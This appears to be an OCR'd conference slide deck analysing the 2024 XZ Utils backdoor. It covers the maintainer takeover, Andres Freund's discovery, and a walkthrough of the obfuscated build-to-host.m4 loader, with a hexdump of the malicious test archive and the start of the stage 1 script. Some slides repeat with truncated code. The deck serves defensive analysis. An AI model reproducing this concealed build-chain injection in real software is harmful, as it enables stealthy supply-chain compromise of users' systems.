Dubex: Summit 24

Dubex Summit 24

XZ Util Backdoor - The most serious supply chain attack that failed...

Jacob Herbst, CTO, Dubex A/S

CPH Conference

Den 5. september 2024

Get access to XZ GitHub repository via social engineering

↓

Place hidden backdoor to ssh

↓

Full hidden access to all Linux systems running updated version of XZ Util

↓

Backdoor discovered by coincidence CVE-2024-3094

↓

Who is the behind this?


↓

What now…?

Agenda

- Background – what is XZUtil?
- What is the timeline?
- How was the attack discovered?
- How was the attack implemented? (technical)
- How was the attack done? (Social Engineering)
- Who is behind the attack?

Timeline – overview



XZ Utils - previously LZMA Utils

- Free software command-line lossless data compressors
- Development took place within the Tukaani Project
  - Single maintainer: Lasse Collin
- The .xz file format specification released in January 2009
- Provide apx. 30% better compressionrate than gzip compression
- Consists of two major components:
  - xz - command-line compressor and decompressor (analogous to gzip)
  - liblzma - software library with an API similar to zlib
- Available for FreeBSD, NetBSD, Linux systems, Microsoft Windows, and FreeDOS.
- Linux distributions including Debian, Ubuntu, Fedora, CentOS, RedHat, and OpenSUSE
- xz-utils is hosted on Github - https://github.com/tukaani-project/xz

https://github.com/kobolabs/liblzma/blob/87b7682ce4b1c849504e2b3641cebaad62aaef87/doc/history.txt
https://en.wikipedia.org/wiki/XZ_Utils
https://tukaani.org/

XZ Utils - previously LZMA Utils

- Development took place within the Tukaani Project
  - Single maintainer: Lasse Collin

- Lasse Collin seems to be having some mental issues, and is gone for long periods of time

"I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.


It's also good to keep in mind that this is an unpaid hobby project. "

https://github.com/kobolabs/liblzma/blob/87b7682ce4b1c849504e2b3641cebaad62aaef87/doc/history.txt

https://en.wikipedia.org/wiki/XZ_Utils
https://tukaani.org/

Discovery by Andres Freund

- Andres Freund is a principal software engineer at Microsoft
- Are performing micro-benchmarking
- Notice that sshd uses more CPU at login – using 0.5s instead of 0.01s at authentication
- Analyses what is happening
- Private report issue to Debian March 28th, 2024
- Public report on openwall.com March 29th, 2024



AndresFreundTec
@AndresFreundTec@mastodon.social

I was doing some micro-benchmarking at the time, needed to quiesce the system to reduce noise. Saw sshd processes were using a surprising amount of CPU, despite immediately failing because of wrong usernames etc. Profiled sshd, showing lots of cpu time in liblzma, with perf unable to attribute it to a symbol. Got suspicious. Recalled that I had seen an odd valgrind complaint in automated testing of postgres, a few weeks earlier, after package updates.

Really required a lot of coincidences.

Mar 29, 2024, 07:32 PM · · Web

https://mastodon.social/@AndresFreundTec/112180406142695845

https://www.openwall.com/lists/oss-security/2024/03/29/4


Openwall
bringing security into open environments

Products | Services | Publications | Resources | What's new

Follow @Openwall on Twitter for new release announcements and other news

[<prev] [next>] [thread-next>] [day] [month] [year] [list]

```
Message-ID: <20240329155126.kjjfduxw2yrlxgzm@awork3.anarazel.de>
Date: Fri, 29 Mar 2024 08:51:26 -0700
From: Andres Freund <andres@...razel.de>
To: oss-security@...ts.openwall.com
Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on
Debian sid installations over the last weeks (logins with ssh taking a lot of
CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out
to be upstream.


== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For
easier reference, here's a link to debian's import of the tarball, but it is
also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref_type=heads#L63

That line is *not* in the upstream source of build-to-host, nor is
build-to-host used by xz in git.  However, it is present in the tarballs
released upstream, except for the "source code" links, which I think github
generates directly from the repository contents:

https://github.com/tukaani-project/xz/releases/tag/v5.6.0
https://github.com/tukaani-project/xz/releases/tag/v5.6.1


This injects an obfuscated script to be executed at the end of configure. This
script is fairly obfuscated and data from "test" .xz files in the repository.


This script is executed and, if some preconditions match, modifies
$builddir/src/liblzma/Makefile to contain

am__test = bad-3-corrupt_lzma2.xz
...
am__test_dir=$(top_srcdir)/tests/files/$(am__test)
...
sed rpath $(am__test_dir) | $(am__dist_setup) >/dev/null 2>&1
```



Dubex:

https://twitter.com/fr0gger_/status/1774342248437813525?t=QtPHoLppTmM9oFtZZ2_OHw&s=19

XZ Utils – Backdoor – Stage 0

- Attacker distributed the project source code containing the backdoor code only in the tarball (inconsistent with the code on the Github project homepage), thereby increasing the stealthiness of the backdoor code)
- Backdoor insert into build chain starts in m4/build-to-host.m4 – m4 Macro used in GNU Autoconf
- build-to-host.m4 script (at least in versions 5.6.0 and 5.6.1) checks for various conditions:
  - Architecture of the machine – must be x86_64
  - Target must use the name linux-gnu (to checks for the use of glibc)
  - Toolchain must be gcc
  - Must be a Debian or Red Hat package
- Attack seems targeted at amd64 systems running glibc using either Debian or Red Hat derived distributions

m4 is a general-purpose macro processor included in most Unix-like operating systems and is a component of the POSIX standard.

The language was designed by Brian Kernighan and Dennis Ritchie for the original versions of UNIX.

The macro preprocessor operates as a text-replacement tool. It is employed to re-use text templates, typically in computer programming applications, but also in text editing and text-processing applications.

Most users require m4 as a dependency of GNU autoconf.

GNU Autoconf is a tool for producing configure scripts for building, installing, and packaging software on computer systems where a Bourne shell is available.

https://www.gnu.org/software/m4/

```
if ! (echo "$build" | grep -Eq "^x86_64" > /dev/null 2>&1) &&
(echo "$build" | grep -Eq "linux-gnu$" > /dev/null 2>&1);then
```

```
if test "x$GCC" != 'xyes' > /dev/null 2>&1;then
 exit 0
 fi
 if test "x$CC" != 'xgcc' > /dev/null 2>&1;then
 exit 0
 fi
 LDv=$LD" -v"
 if ! $LDv 2>&1 | grep -qs 'GNU ld' > /dev/null 2>&1;then
 exit 0
```

```
if test -f "$srcdir/debian/rules" || test "x$RPM_ARCH" =
"xx86_64";then
```


https://en.wikipedia.org/wiki/M4_(computer_language)
https://gist.github.com/thesamesam/223949d5a074ebc3dce9ee78baad9e27

XZ Utils – Backdoor – Stage 0

m4/build-to-host.m4 – m4 Macro

The important parts from build-to-host.m4:

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null``
```

This uses grep to find the malicious test archive and sets gl_am_configmake to its path.

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
```

[$1] here is localedir (as this is an m4 macro), so this sets gl_localedir_prefix to xz (taken from the extension of the found archive).

```
gl_path_map='tr "\t \-_" " \t_\-"'
```

This is a transformation we'll need in the next step.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and $gl_[$1]_prefix is just xz.

And finally, stage 1 is executed:

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
```


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 0

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null``
```

Hexdump
`bad-3-corrupt_lzma2.xz`

```
00000000: FD 37 7A 58 5A 00 00 04|E6 D6 B4 46 02 00 21 01  | ý7zXZ...æÖ´F..!.
00000010: 08 00 00 00 D8 0F 23 13|01 00 0C 23 23 23 23 48  | ....Ø.#....####H
00000020: 65 6C 6C 6F 23 23 23 23|00 00 00 00 12 88 DF 04  | ello####.....■ß.
00000030: 59 72 81 42 00 01 25 0D|71 19 C4 B6 1F B6 F3 7D  | Yr.B..%.q.Ä¶.¶ó}
00000040: 01 00 00 00 00 04 59 5A|FD 37 7A 58 5A 00 00 04  | ......YZý7zXZ...
00000050: E6 D6 B4 46 02 00 21 01|08 00 00 00 D8 0F 23 13  | æÖ´F..!.....Ø.#.
00000060: E0 05 16 01 5F 5D 00 05|20 A5 2D 55 BB 98 04 7C  | à..._].. ¥-U»■.|
00000070: C6 99 BC A0 66 4D CD 31|AD 0B 29 20 B8 28 0C 2E  | Æ■¼ fMÍ1-.) ¸(..
00000080: BC 33 B3 7E 2A D3 CA 6E|D4 43 1C 51 59 CC 8F E1  | ¼3³~*ÓÊnÔC.QYÌ.á
00000090: E8 E3 EF 40 97 B9 A7 77|16 AD 9F 55 2A 48 F7 A0  | èãï@■¹§w.-■U*H÷
000000A0: 4B B0 70 39 35 F8 6A 0F|83 3F C7 5D 05 D6 90 A0  | K°p95øj.■?Ç].Ö.
000000B0: EA 49 9E 60 3F C4 C6 F5|A6 FD 96 5B AF 61 7F 2D  | êI■`?ÄÆõ¦ý■[¯a■-
000000C0: B1 1B 84 01 83 A9 E6 AA|A3 A4 3C 0E 68 AE BB EE  | ±.■.■©æª£¤<.h®»î
000000D0: D0 86 21 ED F7 50 29 A7|1D 96 EF 16 94 D4 75 4B  | Ð■!í÷P)§.■ï.■ÔuK
000000E0: AD 38 BF D6 E8 E7 85 0A|3A 90 DC E2 75 8E 4D EF  | -8¿Öèç■.:.Üâu■Mï
000000F0: 0C 3D 63 CE A4 25 00 9B|45 EC 78 22 FE A8 B6 A7  | .=cÎ¤%.■Eìx"þ¨¶§
00000100: 5E C3 53 BB 90 B9 30 7C|9A 92 AA 1B A9 0D FA 67  | ^ÃS».¹0|■'ª.©.úg
00000110: 6E 91 7F 29 B8 6C 0B 58|CD 77 2C 28 09 AC 2A 24  | n'■)¸l.XÍw,(.¬*$
00000120: 13 20 19 21 7C 03 4A 30|B2 02 18 98 D1 20 20 34  | . .!|.J0²..■Ñ  4
00000130: E0 9B 8E DF F0 B1 5C 5D|8E 0E 10 86 01 EF E6 DA  | à■■ßð±\]■..■.ïæÚ
00000140: DF 7A C6 F3 FC 5D EC D3|DD 5B DF 8C 7A D8 96 17  | ßzÆóü]ìÓÝ[ß■zØ■.
00000150: 6A AD 1F B0 27 17 EE DB|46 57 56 80 18 48 3B DF  | j-.°'.îÛFWV■.H;ß
00000160: 0A A5 71 37 FA F0 49 B3|3B D6 CE D1 C6 18 71 4B  | .¥q7úðI³;ÖÎÑÆ.qK
00000170: DF B4 18 31 E5 7A 1A 40|EF C1 5D C2 55 3C 1F B2  | ß´.1åz.@ïÁ]ÂU<.²
00000180: F3 BA A1 99 E6 73 00 DF|8E 9D FD 9E 5B 1F 8D 1F  | óº¡■æs.ß■.ý■[...
00000190: BC E1 1B 80 00 00 00 00|75 8E DE 55 DE 72 31 75  | ¼á.■....u■ÞUÞr1u
000001A0: 00 01 C9 02 97 0A 00 00|0A 94 72 A2 B1 C4 67 FB  | ..É.■....■r¢±Ägû
000001B0: 02 00 00 00 00 04 59 5A|FD 37 7A 58 5A 00 00 04  | ......YZý7zXZ...
000001C0: E6 D6 B4 46 02 00 21 01|08 00 00 00 D8 0F 23 13  | æÖ´F..!.....Ø.#.
000001D0: 01 00 0D 23 23 23 23 57|6F 72 6C 64 23 23 23 23  | ...####World####
000001E0: 0A 00 00 00 78 F0 0B 29|CC 67 DF D8 00 01 26 0E  | ....xð.)ÌgßØ..&.
000001F0: 08 1B E0 04 1F B6 F3 7D|01 00 00 00 00 04 59 5A  | ..à..¶ó}......YZ
```

The file bad-3-corrupt_lzma2.xz contains the strings **`####Hello####`** and **`####World####`** (second one being followed by a newline) which are (the second one only because of $, to match "end of line").

Dubex: Summit

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 0

m4/build-to-host.m4 – m4 Macro

The important bits here are:

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null``
```

This uses grep to find the m[…]icious test archive and sets gl_am_configmake to its path.

```
gl_[$1]_prefix=
```

[$1] here is localedi

```
gl_path_map='t
```

This is a transforma


```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and $gl_[$1]_prefix is just xz.

And finally, stage 1 is executed:

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
```


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 0

m4/build-to-host.m4 – m4 Macro

The important bits here are:

```
gl_am_configmake=bad-3-corrupt_lzma2.xz
```

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null``
```

This uses grep to find the malicious test archive and sets gl_am_configmake to its path.

```
gl_localedir_prefix=xz
```

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
```

[$1] here is localedir (as this is an m4 macro), so this sets gl_localedir_prefix to xz (taken from the extension of the found archive).

```
gl_path_map='tr "\t \-_" " \t_\-"'
```

This is a transformation we'll need in the next step.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and $gl_[$1]_prefix is just xz.

And finally, stage 1 is executed:

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
```


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 0

m4/build-to-host.m4 – m4 Macro

The important bits here are:

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{
```

This uses grep to find the malicious test archive and sets gl_am_

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s
```

[$1] here is localedir (as this is an m4 macro), so this sets gl_loc

```
gl_path_map='tr "\t \-_" " \t_\-"'
```

This is a transformation we'll need in the next step.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake |
```

This sets gl_localedir_config to stage 1. The sed is essentially e

And finally, stage 1 is executed:

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_c
```

tr – translate
"map characters to other characters", or "substitute characters to target characters"

```
echo "BASH" | tr "ABCD" "1234"
21SH

echo "BASH" | tr "A-D" "1-4"
21SH

echo "BASH" | tr "\101-\104" "\061-\064"
21SH
```

`tr "\t \-_" " \t_\-"` does the following substitution in bytes streamed from the tests/files/bad-3-corrupt_lzma2.xz file:

```
    0x09 (\t) are replaced with 0x20,
    0x20 (whitespace) are replaced with 0x09,
    0x2d (-) are replaced with 0x5f,
    0x5f (_) are replaced with 0x2d,
```


Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 0

m4/build-to-host.m4 – m4 Macro

The important bits here are:

```
gl_am_configmake=`grep -aErls "#{4}[[:alnum:]]{5}#{4}$" $srcdir/ 2>/dev/null``
```

This uses grep to find the malicious test archive and sets gl_am_configmake to its path.

```
gl_[$1]_prefix=`echo $gl_am_configmake | sed "s/.*\.//g"`
```

[$1] here is localedir (as this is an m4 macro), so this sets gl_localedir_prefix to xz (taken from the extension of the found archive).

```
gl_path_map='tr "\t \-_" " \t_\-"'
```

This is a transformation we'll need in the next step.

```
gl_[$1]_config='sed \"r\n\" $gl_am_configmake | eval $gl_path_map | $gl_[$1]_prefix -d 2>/dev/null'
```

This sets gl_localedir_config to stage 1. The sed is essentially equivalent to cat, the eval does the transformation via tr and $gl_[$1]_prefix is just xz.

And finally, stage 1 is executed:

```
AC_CONFIG_COMMANDS([build-to-host], [eval $gl_config_gt | $SHELL 2>/dev/null], [gl_config_gt="eval \$gl_[$1]_config"])
```

```
gl_localedir_config = bad-3-corrupt_lzma2.xz | tr ... | xz -d
```

Stage 1

Credits: https://gynvael.coldwind.pl/?lang=en&id=782
https://github.com/Midar/xz-backdoor-documentation/wiki
https://www.sentinelone.com/blog/xz-utils-backdoor-threat-actor-planned-to-inject-further-vulnerabilities/

XZ Utils – Backdoor – Stage 1

```
####Hello####
# a few binary bytes here, but as it's a comment they are ignorred
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
[ ! $(uname) = "Linux" ] && exit 0
eval `grep ^srcdir= config.status`
if test -f ../../config.status;then
eval `grep ^srcdir= ../../config.status`
srcdir="../../$srcdir"
fi
export i="((head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024
>/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 &&
(head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head -c +2048 && (head -c +1024 >/dev/null) && head
